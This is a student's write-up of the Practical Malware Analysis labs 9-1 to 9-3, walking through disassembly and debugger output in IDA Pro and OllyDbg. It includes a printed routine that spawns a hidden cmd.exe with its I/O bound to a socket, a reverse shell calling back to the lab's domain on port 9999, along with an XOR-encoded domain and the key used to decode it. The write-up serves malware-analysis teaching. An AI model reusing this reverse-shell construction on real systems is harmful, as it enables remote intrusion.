


Figure 10. Services.msc

1. HKLM\\SOFTWARE\\Microsoft \\XPS\\Configuration
2. Lab09-01_patched Manager Service
3. %SYSTEMROOT%\\system32\\Lab09-01_patched.exe

v. What are the different actions this malware can be instructed to take via the network?

If no argument is passed into the executable, the malware will call the function @0x00402360. This function will parse the registry "HKLM\\SOFTWARE\\Microsoft \\XPS\\Configuration and call function 0x00402020 to execute the malicious functions.

Analyzing the function @0x00402020, we can conclude that the malware is capable of doing the following tasks

1. Sleep
2. Upload (save a file to the victim machine)
3. Download (extract out a file from the victim machine)
4. Execute Command
5. Do Nothing

vi. Are there any useful network-based signatures for this malware?




Figure 11. Network Traffic

From wireshark, we can see that the malware is attempting to retrieve commands from http://www.practicalmalwareanalysis.com. A random page(xxxx/xxx.xxx) is retrieved from the server using HTTP/1.0. Note that the evil domain can be changed, therefore by fixing the network based signature to just practicalmalwareanalysis.com is not sufficient.

e. Analyze the malware found in the file Lab09-02.exe using OllyDbg to answer the following questions.

i. What strings do you see statically in the binary?

Address	Length	Type	String
.rdata:004040CC	0000000F	C	runtime error
.rdata:004040E0	0000000E	C	TLOSS error\r\n
.rdata:004040F0	0000000D	C	SING error\r\n
.rdata:00404100	0000000F	C	DOMAIN error\r\n
.rdata:00404110	00000025	C	R6028\r\n- unable to initialize heap\r\n
.rdata:00404138	00000035	C	R6027\r\n- not enough space for lowio initialization\r\n
.rdata:00404170	00000035	C	R6026\r\n- not enough space for stdio initialization\r\n
.rdata:004041A8	00000026	C	R6025\r\n- pure virtual function call\r\n
.rdata:004041D0	00000035	C	R6024\r\n- not enough space for _onexit/atexit table\r\n
.rdata:00404208	00000029	C	R6019\r\n- unable to open console device\r\n
.rdata:00404234	00000021	C	R6018\r\n- unexpected heap error\r\n
.rdata:00404258	0000002D	C	R6017\r\n- unexpected multithread lock error\r\n
.rdata:00404288	0000002C	C	R6016\r\n- not enough space for thread data\r\n
.rdata:004042B4	00000021	C	\r\nabnormal program termination\r\n
.rdata:004042D8	0000002C	C	R6009\r\n- not enough space for environment\r\n
.rdata:00404304	0000002A	C	R6008\r\n- not enough space for arguments\r\n
.rdata:00404330	00000025	C	R6002\r\n- floating point not loaded\r\n
.rdata:00404358	00000025	C	Microsoft Visual C++ Runtime Library
.rdata:00404384	0000001A	C	Runtime Error!\n\nProgram:
.rdata:004043A4	00000017	C	<program name unknown>
.rdata:004043BC	00000013	C	GetLastActivePopup
.rdata:004043D0	00000010	C	GetActiveWindow
.rdata:004043E0	0000000C	C	MessageBoxA
.rdata:004043EC	0000000B	C	user32.dll
.rdata:00404562	0000000D	C	KERNEL32.dll
.rdata:0040457E	0000000B	C	WS2_32.dll
.data:0040511E	00000006	unic...	@\t
.data:00405126	00000006	unic...	@\n
.data:00405166	00000006	unic...	@\x1B
.data:00405176	00000006	unic...	@x
.data:0040517E	00000006	unic...	@y
.data:00405186	00000006	unic...	@z
.data:004051AC	00000006	C	`�y�!

Nothing useful…

2ii What happens when you run this binary?

The program just terminates without doing anything.

iii. How can you get this sample to run its malicious payload?

```
mov     [ebp+var_1B0], '1'
mov     [ebp+var_1AF], 'q'
mov     [ebp+var_1AE], 'a'
mov     [ebp+var_1AD], 'z'
mov     [ebp+var_1AC], '2'
mov     [ebp+var_1AB], 'w'
mov     [ebp+var_1AA], 's'
mov     [ebp+var_1A9], 'x'
mov     [ebp+var_1A8], '3'
mov     [ebp+var_1A7], 'e'
mov     [ebp+var_1A6], 'd'
mov     [ebp+var_1A5], 'c'
mov     [ebp+var_1A4], 0
mov     [ebp+var_1A0], 'o'
mov     [ebp+var_19F], 'c'
mov     [ebp+var_19E], 'l'
mov     [ebp+var_19D], '.'
mov     [ebp+var_19C], 'e'
mov     [ebp+var_19B], 'x'
mov     [ebp+var_19A], 'e'
mov     [ebp+var_199], 0
mov     ecx, 8
mov     esi, offset unk_405034
lea     edi, [ebp+var_1F0]
rep movsd
movsb
mov     [ebp+var_1B8], 0
mov     [ebp+Filename], 0
mov     ecx, 43h
xor     eax, eax
lea     edi, [ebp+var_2FF]
rep stosd
stosb
push    10Eh            ; nSize
lea     eax, [ebp+Filename]
push    eax             ; lpFilename
push    0               ; hModule
call    ds:GetModuleFileNameA
push    '\'             ; int
lea     ecx, [ebp+Filename]
push    ecx             ; char *
call    _strrchr        ; pointer to last occurence
add     esp, 8
mov     [ebp+var_4], eax
mov     edx, [ebp+var_4]
add     edx, 1          ; remove \
mov     [ebp+var_4], edx
mov     eax, [ebp+var_4]
push    eax             ; current executable name
lea     ecx, [ebp+var_1A0]
push    ecx             ; ocl.exe
call    _strcmp
add     esp, 8
test    eax, eax
jz      short loc_40124C
```

Figure 1. ocl.exe

From the above flow graph in main function, we can see that the binary retrieves its own executable name via **GetModuleFileNameA**. It then strip the path using **_strrchr**. The malware then compares the filename with **“ocl.exe”**. It it doesn’t match, the malware will terminates. Therefore to run the malware we must name it as **“ocl.exe”**.

iv. What is happening at 0x00401133?

```
.text:00401133                 mov     [ebp+var_1B0], '1'
.text:0040113A                 mov     [ebp+var_1AF], 'q'
.text:00401141                 mov     [ebp+var_1AE], 'a'
.text:00401148                 mov     [ebp+var_1AD], 'z'
.text:0040114F                 mov     [ebp+var_1AC], '2'
.text:00401156                 mov     [ebp+var_1AB], 'w'
.text:0040115D                 mov     [ebp+var_1AA], 's'
.text:00401164                 mov     [ebp+var_1A9], 'x'
.text:0040116B                 mov     [ebp+var_1A8], '3'
.text:00401172                 mov     [ebp+var_1A7], 'e'
.text:00401179                 mov     [ebp+var_1A6], 'd'
.text:00401180                 mov     [ebp+var_1A5], 'c'
.text:00401187                 mov     [ebp+var_1A4], 0
```

Figure 2. some passphrase?

We can see in the opcode that a string is formed character by character. The string is "1qaz2wsx3edc". The way the author created the string prevented IDA Pro from displaying it as a normal string.

v. What arguments are being passed to subroutine 0x00401089?




Figure 3. GetHostName

From the above ollydbg image, we can see that the string "1qaz2wsx3edc" is passed in to the subroutine 0x00401089. An unknown pointer (0x0012FD90) is also passed in.




Figure 4. XOR decoding

Stepping into the subroutine, you will realize that the malware is trying to decode a string(0x0012FD90) with the xor key (1qaz2wsx3edc). As shown above, we can start to see the decoded string taking shape.

6. What domain name does this malware use?




Figure 5. Domain Decoded

http://www.practicalmalwareanalysis.com

7. What encoding routine is being used to obfuscate the domain name?

As mentioned in question 5, XOR is used to obfuscate the domain name.

8. What is the significance of the CreateProcessA call at 0x0040106E?




Figure 6. connecting to practicalmalwareanalysis.com:9999

The first block shows that we get the decoded domain name and get the ip by using gethostbyname . In the second block, we can see that it is trying to connect to the derived ip at port 9999. In the third block, we can see that socket s is passed into the CommandExecution subroutine as last argument.

```
CommandExecution proc near

StartupInfo= _STARTUPINFOA ptr -58h
var_14= dword ptr -14h
ProcessInformation= _PROCESS_INFORMATION ptr -10h
arg_10= dword ptr  18h

push    ebp
mov     ebp, esp
sub     esp, 58h
mov     [ebp+var_14], 0
push    44h             ; size_t
push    0               ; int
lea     eax, [ebp+StartupInfo]
push    eax             ; void *
call    _memset
add     esp, 0Ch
mov     [ebp+StartupInfo.cb], 44h
push    10h             ; size_t
push    0               ; int
lea     ecx, [ebp+ProcessInformation]
push    ecx             ; void *
call    _memset
add     esp, 0Ch
mov     [ebp+StartupInfo.dwFlags], 101h
mov     [ebp+StartupInfo.wShowWindow], 0
mov     edx, [ebp+arg_10]
mov     [ebp+StartupInfo.hStdInput], edx
mov     eax, [ebp+StartupInfo.hStdInput]
mov     [ebp+StartupInfo.hStdError], eax
mov     ecx, [ebp+StartupInfo.hStdError]
mov     [ebp+StartupInfo.hStdOutput], ecx
lea     edx, [ebp+ProcessInformation]
push    edx             ; lpProcessInformation
lea     eax, [ebp+StartupInfo]
push    eax             ; lpStartupInfo
push    0               ; lpCurrentDirectory
push    0               ; lpEnvironment
push    0               ; dwCreationFlags
push    1               ; bInheritHandles
push    0               ; lpThreadAttributes
push    0               ; lpProcessAttributes
push    offset CommandLine ; "cmd"
push    0               ; lpApplicationName
call    ds:CreateProcessA
mov     [ebp+var_14], eax
push    0FFFFFFFFh      ; dwMilliseconds
```

Figure 7. passing io to socket

From the above figure, we can see that the StartupInfo's hStdInput, hStdOutput, hStdError now points to the socket s. In other words, all input and output that we see in cmd.exe console will now be transmitted over the network. The CreateProcessA call for cmd.exe and is hidden via wShowWindow flag set to SW_HIDE(0). What it all meant was that a reverse shell is spawned to receive commands from the attacker's server.


f. Analyze the malware found in the file Lab09-03.exe using OllyDbg and IDA Pro. This malware loads three included DLLs (DLL1.dll, DLL2.dll, and DLL3.dll) that are all built to request the same memory load location. Therefore, when viewing these DLLs in OllyDbg versus IDA Pro, code may appear at different memory locations. The purpose of this lab is to make you comfortable with finding the correct location of code within IDA Pro when you are looking at code in OllyDbg

i. What DLLs are imported by Lab09-03.exe?

Address	Ordinal	Name	Library
00405000		DLL1Print	DLL1
0040500C		DLL2Print	DLL2
00405008		DLL2ReturnJ	DLL2
004050B0		GetStringTypeW	KERNEL32
004050AC		LCMapStringA	KERNEL32
004050A8		MultiByteToWideChar	KERNEL32
004050A4		HeapReAlloc	KERNEL32
004050A0		VirtualAlloc	KERNEL32
0040509C		GetOEMCP	KERNEL32
00405098		GetACP	KERNEL32
00405094		GetCPInfo	KERNEL32
00405090		HeapAlloc	KERNEL32
0040508C		RtlUnwind	KERNEL32
00405088		HeapFree	KERNEL32
00405084		VirtualFree	KERNEL32
00405080		HeapCreate	KERNEL32
0040507C		HeapDestroy	KERNEL32
00405078		GetVersionExA	KERNEL32
00405074		GetEnvironmentVariableA	KERNEL32
00405070		GetModuleHandleA	KERNEL32
0040506C		GetStartupInfoA	KERNEL32
00405068		GetFileType	KERNEL32
00405064		GetStdHandle	KERNEL32
00405060		SetHandleCount	KERNEL32
0040505C		GetEnvironmentStringsW	KERNEL32
00405058		GetEnvironmentStrings	KERNEL32
00405054		WideCharToMultiByte	KERNEL32
00405050		FreeEnvironmentStringsW	KERNEL32
0040504C		FreeEnvironmentStringsA	KERNEL32
00405048		GetModuleFileNameA	KERNEL32
00405044		UnhandledExceptionFilter	KERNEL32
00405040		GetCurrentProcess	KERNEL32
0040503C		TerminateProcess	KERNEL32
00405038		ExitProcess	KERNEL32
00405034		GetVersion	KERNEL32
00405030		GetCommandLineA	KERNEL32
0040502C		Sleep	KERNEL32
00405028		GetStringTypeA	KERNEL32
00405024		GetProcAddress	KERNEL32
00405020		LoadLibraryA	KERNEL32
0040501C		CloseHandle	KERNEL32
00405018		LCMapStringW	KERNEL32
00405014		WriteFile	KERNEL32
004050B8		NetScheduleJobAdd	NETAPI32

Figure 1. imports

From IDA Pro we can see that DLL1, Dll2, KERNEL32 and NETAPI32 is imported by the malware. During runtime we can see more dlls being imported.



Executable modules

Base	Size	Entry	Name	File version	Path
00330000	0000E000	00331174	DLL2		C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_9L\DLL2.dll
00390000	0000E000	003911A1	DLL3		C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_9L\DLL3.dll
00400000	00009000	004010A2	Lab09-03		C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_9L\Lab09-03.exe
10000000	0000E000	10001152	DLL1		C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_9L\DLL1.dll
5B860000	00055000	5B868B48	NETAPI32	5.1.2600.5512 (	C:\WINDOWS\system32\NETAPI32.dll
71AA0000	00008000	71AA1638	WS2HELP	5.1.2600.5512 (	C:\WINDOWS\system32\WS2HELP.dll
71AB0000	00017000	71AB1273	WS2_32	5.1.2600.5512 (	C:\WINDOWS\system32\WS2_32.dll
76390000	0001D000	763912C0	IMM32	5.1.2600.5512 (	C:\WINDOWS\system32\IMM32.DLL
76D60000	00019000	76D6530A	iphlpapi	5.1.2600.5512 (	C:\WINDOWS\system32\iphlpapi.dll
77C10000	00058000	77C1F2A1	msvcrt	7.0.2600.5512 (	C:\WINDOWS\system32\msvcrt.dll
77C70000	00024000	77C74854	msv1_0	5.1.2600.5512 (	C:\WINDOWS\system32\msv1_0.dll
77DD0000	0009B000	77DD70FB	ADVAPI32	5.1.2600.5512 (	C:\WINDOWS\system32\ADVAPI32.dll
77E70000	00092000	77E7628F	RPCRT4	5.1.2600.5512 (	C:\WINDOWS\system32\RPCRT4.dll
77F10000	00049000	77F16597	GDI32	5.1.2600.5512 (	C:\WINDOWS\system32\GDI32.dll
77FE0000	00011000	77FE2126	Secur32	5.1.2600.5512 (	C:\WINDOWS\system32\Secur32.dll
7C800000	000F6000	7C80B63E	kernel32	5.1.2600.5512 (	C:\WINDOWS\system32\kernel32.dll
7C900000	000AF000	7C912C28	ntdll	5.1.2600.5512 (	C:\WINDOWS\system32\ntdll.dll
7E410000	00091000	7E41B217	USER32	5.1.2600.5512 (	C:\WINDOWS\system32\USER32.dll

Figure 2. DLL3.dll being imported during runtime

ii. What is the base address requested by DLL1.dll, DLL2.dll, and DLL3.dll?

Loading the dll in IDA Pro we can see the base address that each dll requests for. Turns out that all 3 dlls requests for the same image base at address 0x10000000.



```
; File Name    : D:\Practical Malware Analysis\Practical Malware Analysis Labs\BinaryCollection\Chapter_9L\DLL3.dll
; Format       : Portable executable for 80386 (PE)
; Imagebase    : 10000000
; Section 1. (virtual address 00001000)
; Virtual size                  : 0000554A (  21834.)
; Section size in file          : 00006000 (  24576.)
; Offset to raw data for section: 00001000
; Flags 60000020: Text Executable Readable
; Alignment     : default
; OS type         :  MS Windows
; Application type:  DLL 32bit
```

Figure 3. Imagebase: 0x10000000

iii. When you use OllyDbg to debug Lab09-03.exe, what is the assigned based address for: DLL1.dll, DLL2.dll, and DLL3.dll?

From figure 2, we can observe that the base address for DLL1.dll is @0x10000000, DLL2.dll is @0x330000 and DLL3.dll is @0x390000.

iv. When Lab09-03.exe calls an import function from DLL1.dll, what does this import function do?

```
.text:00401000 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:00401000 _main           proc near               ; CODE XREF: start+AF↓p
.text:00401000
.text:00401000 Buffer          = dword ptr -1Ch
.text:00401000 hFile           = dword ptr -18h
.text:00401000 hModule         = dword ptr -14h
.text:00401000 var_10          = dword ptr -10h
.text:00401000 NumberOfBytesWritten= dword ptr -0Ch
.text:00401000 var_8           = dword ptr -8
.text:00401000 JobId           = dword ptr -4
.text:00401000 argc            = dword ptr  8
.text:00401000 argv            = dword ptr  0Ch
.text:00401000 envp            = dword ptr  10h
.text:00401000
.text:00401000                 push    ebp
.text:00401001                 mov     ebp, esp
.text:00401003                 sub     esp, 1Ch
.text:00401006                 call    ds:DLL1Print
.text:0040100C                 call    ds:DLL2Print
.text:00401012                 call    ds:DLL2ReturnJ
.text:00401018                 mov     [ebp+hFile], eax
.text:0040101B                 push    0               ; lpOverlapped
```

Figure 4. Calling DLL1Print

```
; Exported entry   1. DLL1Print


; Attributes: bp-based frame

public DLL1Print
DLL1Print proc near
push    ebp
mov     ebp, esp
mov     eax, dword_10008030
push    eax
push    offset aDll1MysteryDat ; "DLL 1 mystery data %d\n"
call    printf
add     esp, 8
pop     ebp
retn
DLL1Print endp
```

Figure 5. DLL1Print

From figure 4, we can see that DLL1Print is called. In figure 1, we can see that DLL1Print is imported from DLL1.dll. Opening DLL1.dll in IDA Pro, we can conclude that DLL 1 mystery data %d\n is printed out. However %d is filled with values in dword_1008030 a global variable. xref check on this global variable suggests that it is being set by @0x10001009.

```
; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
_DllMain@12 proc near

hinstDLL= dword ptr  8
fdwReason= dword ptr  0Ch
lpvReserved= dword ptr  10h

push    ebp
mov     ebp, esp
call    ds:GetCurrentProcessId
mov     dword_10008030, eax
mov     al, 1
pop     ebp
retn    0Ch
_DllMain@12 endp
```

